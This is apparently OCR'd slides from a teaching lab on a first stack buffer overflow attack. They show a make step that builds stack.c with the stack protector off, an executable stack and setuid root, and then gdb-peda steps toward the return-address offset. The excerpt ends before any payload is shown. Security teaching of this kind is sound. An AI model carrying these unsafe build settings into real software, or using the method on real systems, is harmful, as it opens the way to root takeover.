
`($ebp – beginning of buffer)+4`

Beginning of buffer

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address

<u>Step 1:</u> Find the offset between the base of the buffer and the return address




Return address =

`($ebp – beginning of buffer)+4`

(esp != beginning of the buffer)

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address




"badfile"

<u>Step 1:</u> Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"

<u>Step 1:</u> Find the offset between the base of the buffer and the return address


We can use gdb to debug and find addresses in memory

(clone repository and run make)

.

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"


<u>Step 1:</u> Find the offset between the base of the buffer and the return address

We can use gdb to debug and find addresses in memory

```
[09/29/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address



"badfile"


<u>Step 1:</u> Find the offset between the base of the buffer and the return address

Set a breakpoint at bof()

Run the command `gdb stack-L1-dbg`

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

Our first buffer overflow attack



"badfile"

GOAL:
Overflow a buffer to insert code and a new return address


Step 1: Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

(a lot of output will be displayed here)

Our first buffer overflow attack



"badfile"

GOAL:
Overflow a buffer to insert code and a new return address

<u>Step 1:</u> Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint


```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

(a lot of output will be displayed here)

```
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17        {
gdb-peda$ n
```

3. Step into the bof function

Step 1: Find the offset between the base of the buffer and the return address




"badfile"

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp

```
gdb-peda$ p $ebp
